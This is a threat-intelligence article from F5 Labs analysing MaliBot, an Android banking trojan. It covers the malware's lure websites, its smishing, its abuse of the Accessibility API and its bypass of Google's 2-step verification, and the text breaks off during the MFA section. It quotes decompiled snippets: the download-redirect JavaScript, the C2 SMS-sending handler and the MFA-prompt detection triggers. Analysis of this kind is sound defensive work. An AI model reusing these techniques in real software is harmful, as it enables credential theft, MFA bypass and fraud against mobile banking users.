F5 Labs Investigates MaliBot

f5.com/labs/articles/threat-intelligence/f5-labs-investigates-malibot

June 15, 2022

App Tiers Affected:

Client

Services

Access

TLS

DNS

Network


App Tiers Affected:

Client

Services

Access

TLS



DNS

Network

While tracking the mobile banking trojan FluBot, F5 Labs recently discovered a new strain of Android malware which we have dubbed “MaliBot”. While its main targets are online banking customers in Spain and Italy, its ability to steal credentials, cookies, and bypass multi-factor authentication (MFA) codes, means that Android users all over the world must be vigilant. Some of MaliBot’s key characteristics include:

- MaliBot disguises itself as a cryptocurrency mining app named “Mining X” or “The CryptoApp”, and occasionally assumes some other guises, such as “MySocialSecurity” and “Chrome”
- MaliBot is focused on stealing financial information, credentials, crypto wallets, and personal data (PII), and also targets financial institutions in Italy and Spain
- Malibot is capable of stealing and bypassing multi-factor (2FA/MFA) codes
- It includes the ability to remotely control infected devices using a VNC server implementation

This article is a deep dive into the tactics and techniques this malware strain employs to steal personal data and evade detection.

Table of Contents

MaliBot Overview

MaliBot's command and control (C2) is in Russia and appears to use the same servers that were used to distribute the Sality malware. Many campaigns have originated from this IP since June of 2020 (see Indicators of Compromise). It is a heavily modified re-working of the SOVA malware, with different functionality, targets, C2 servers, domains and packing schemes.

MaliBot has an extensive array of features:

- Web injection/overlay attacks
- Theft of cryptocurrency wallets (Binance, Trust)
- Theft of MFA/2FA codes
- Theft of cookies
- Theft of SMS messages
- The ability to by-pass Google two-step authentication
- VNC access to the device and screen capturing
- The ability to run and delete applications on demand
- The ability to send SMS messages on demand
- Information gathering from the device, including its IP, AndroidID, model, language, installed application list, screen and locked states, and reporting on the malware's own capabilities
- Extensive logging of any successful or failed operations, phone activities (calls, SMS) and any errors

[back to top]

Distributing MaliBot


Distribution of MaliBot is performed by attracting victims to fraudulent websites where they are tricked into downloading the malware, or by directly sending SMS phishing messages (smishing) to mobile phone numbers.

Websites

The malware authors have so far created two campaigns– "Mining X" and "TheCryptoApp" – each of which has a website with a download link to the malware (see Campaign Screenshots in the Appendix).


TheCryptoApp campaign attempts to trick people into downloading their malware instead of the legitimate TheCryptoApp – a cryptocurrency tracker app with more than 1 million downloads in the Google Play Store.[1]

For stealth and targeting purposes, the download link will direct the user to the malware APK only if the victim visits the website from an Android device, otherwise, the download link will refer to the real TheCryptoApp app in the play store (see Figure 1 and Figure 2).



```
<script type="text/javascript">
    var android_link = "/cryptoapp.apk";
var android_link_alt = "https://play.google.com/store/apps/details?id=com.crypter.cryptocyrrency";
var android_icon = "images/android-store1.svg";
    var ios_link = "https://apps.apple.com/us/app/cryptocurrency-price-tracker/id1339112917?ls=1";
    var modal_timer = "5000";
</script>
```

Figure 1. Javascript variables used to modify the download URL.




```
var md = new MobileDetect(window.navigator.userAgent);

console.log( md.is('iPhone') );

$(function () {
    if(md.os() === "iOS"){
        $(".nhsuk-hero-apple-link").show().attr("href",ios_link);
        // $(".nhsuk-hero-android-link").show();
        console.log( md.os() );
    }else if(md.os() === "AndroidOS"){
        // $(".nhsuk-hero-apple-link").show();
        $(".d_app").show().attr("href",android_link);
        $(".nhsuk-hero-android-link").show().attr("href",android_link);
        console.log( md.os() );
    }else{
        console.log("HZ");
       // $(".tile2").hide();
        $(".nhsuk-hero-apple-link").show().attr("href",ios_link);
        $(".d_app").find('img').attr("src",android_icon);
        $(".d_app").show().attr("href",android_link_alt);
        $(".nhsuk-hero-android-link").find('img').attr("src",android_icon);
        $(".nhsuk-hero-android-link").show().attr("href",android_link_alt);

    }
})
```

The **Mining X** campaign is not based on any actual application in the Google Play store, but instead presents a QR code that leads to the malware APK.

[back to top]

Smishing

Smishing is commonly used among mobile banker-trojans because it allows the malware to spread in a fast and controllable way, and in this case, MaliBot is no different. MaliBot can send SMS messages on-demand, and once it receives a “sendsms” command containing a text to send and a phone list from the C2 server, MaliBot sends the SMS to each phone number (Figure 3).



```
case 1979932881: {
    if(cmd.equals("sendsms")) {
        BackgroundService ctx = BackgroundService.this;
        String phoneNumbers = cmd_response.getNumber();
        if(phoneNumbers == null) {
            phoneNumbers = "";
        }

        String message = cmd_response.getText();
        if(message == null) {
            message = "-";
        }

        BaseExtensionsKt.sendSms(ctx, phoneNumbers, message, cmd_response.getCount());
    }

    break;
}
```

Figure 3. MaliBot code sending smishing messages to targeted phone numbers.

MaliBot's C2 IP has been used in other malware smishing campaigns since June 2020, which raises questions about how the authors of this malware are related to other campaigns (see Campaign Screenshots).

[back to top]

How MaliBot Works

Android 'packers' are becoming increasingly popular with malware developers since they allow native code to be encrypted within the mobile app making reverse engineering and analysis much more difficult. Using the Tencent packer, MaliBot unpacks itself by decrypting an encrypted Dex file from the assets and loading it in runtime using MultiDex. We have a detailed analysis on the Tencent packer in the "Dex decryption" section in our Flubot article. Please note that not all MaliBot samples are packed.

Once loaded, MaliBot contacts the C2 server to register the infected device, then asks the victim to grant accessibility and launcher permissions. MaliBot then registers four services that perform most of the malicious operations:

- Background Service
  - Polls for commands from C2
  - Handles C2 commands
  - Sends device and malware information (such as permissions enabled, phone locked, "VNC" enabled, etc.)
  - Send Keep-Alive pings to C2
- Notify Service

  Checks Accessibility permissions, if not granted it sends a notification to enable these permissions and navigates to Settings.
- Accessibility Service
  - Implementing a VNC-like functionality using the Accessibility API (see below)
  - Grabbing information from screen
  - Populate Bus object which saves device's states
- Screen Capture service

  Responsible for capturing the screen, also used as part of the "VNC" implementation

Four Receivers are registered as well:

- SMS Receiver – interception of SMS messages
- Boot Receiver
- Call Receiver
- Alarm receiver – background service watchdog to intercept calls, register boot activity, and intercept alarms.

[back to top]

Accessibility API Abuse

MaliBot performs most of its malicious operations by abusing Android's Accessibility API. The Accessibility API is a powerful tool developed to encourage Android developers to build apps accessible for users with additional needs. The Accessibility API allows mobile apps to perform actions on behalf of the user, including the ability to read text from the screen, press buttons and listen for other accessibility events.

However, these powerful functions can also allow attackers to steal sensitive information and manipulate the device to their advantage. Flubot, Sharkbot and Teabot are just a few examples of banking trojans other than MaliBot that abuse the accessibility API. This service also allows mobile malware to maintain persistence. The malware can protect itself against uninstallation and permissions removal by looking for specific text or labels on the screen and pressing the back button to prevent them.


[back to top]

Google's 2-Step Verification Bypass

Stealing credentials is often not enough to allow an attacker to successfully log in to a victim's account. Since Google accounts are often enabled with multifactor authentication (also known as two-factor authentication, or in Google's case, 2-step verification), a prompt will be shown on the victim's devices if an unknown device tries to log in. The prompt will ask the victim to grant or deny the login attempt, then match a number shown on the other device. Once they have used MaliBot to capture credentials, the attackers can authenticate to Google accounts on the C2 server using those credentials, and use MaliBot to extract the MFA codes through the following steps:

First, it validates the current screen is a Google prompt screen (Figure 4 & Figure 5).

Figures 4 & 5


Google

Is it you trying to sign in?

J [redacted]@gmail.com

Device

Intel Mac OS X 10_15_7


Near

Hillsboro, OR, USA

Time


Just now

Figure 4. Google MFA prompt of the type MaliBot was designed to circumvent.



```
this.triggerMode = TriggerMode.OR;
this.triggers = Preconditions.j(new Trigger[]{new ByText("trying to sign in?"), new ByText("see on your other screen?"), new ByText("match the number"),
```
Figure 5. MaliBot code detecting Google's MFA prompt.

- Using the Accessibility API, the malware clicks on the "Yes" button
- The attacker logs the MFA code shown on the attacker's device to the C2.
- The malware then retrieves the MFA code that was shown on the attacker's device from the C2 (Figure 6 & Figure 7).

Figures 6 & 7


Verify it's you

There is something unusual about your activity. For your security, Google wants to make sure it's really you.




[redacted]

Check your device

Pull down the notification bar on your [redacted] and tap the sign-in notification. Tap **Yes**, then tap **20** on your device to verify it's you.

20

Figure 6. Google MFA prompt on the attacker device.

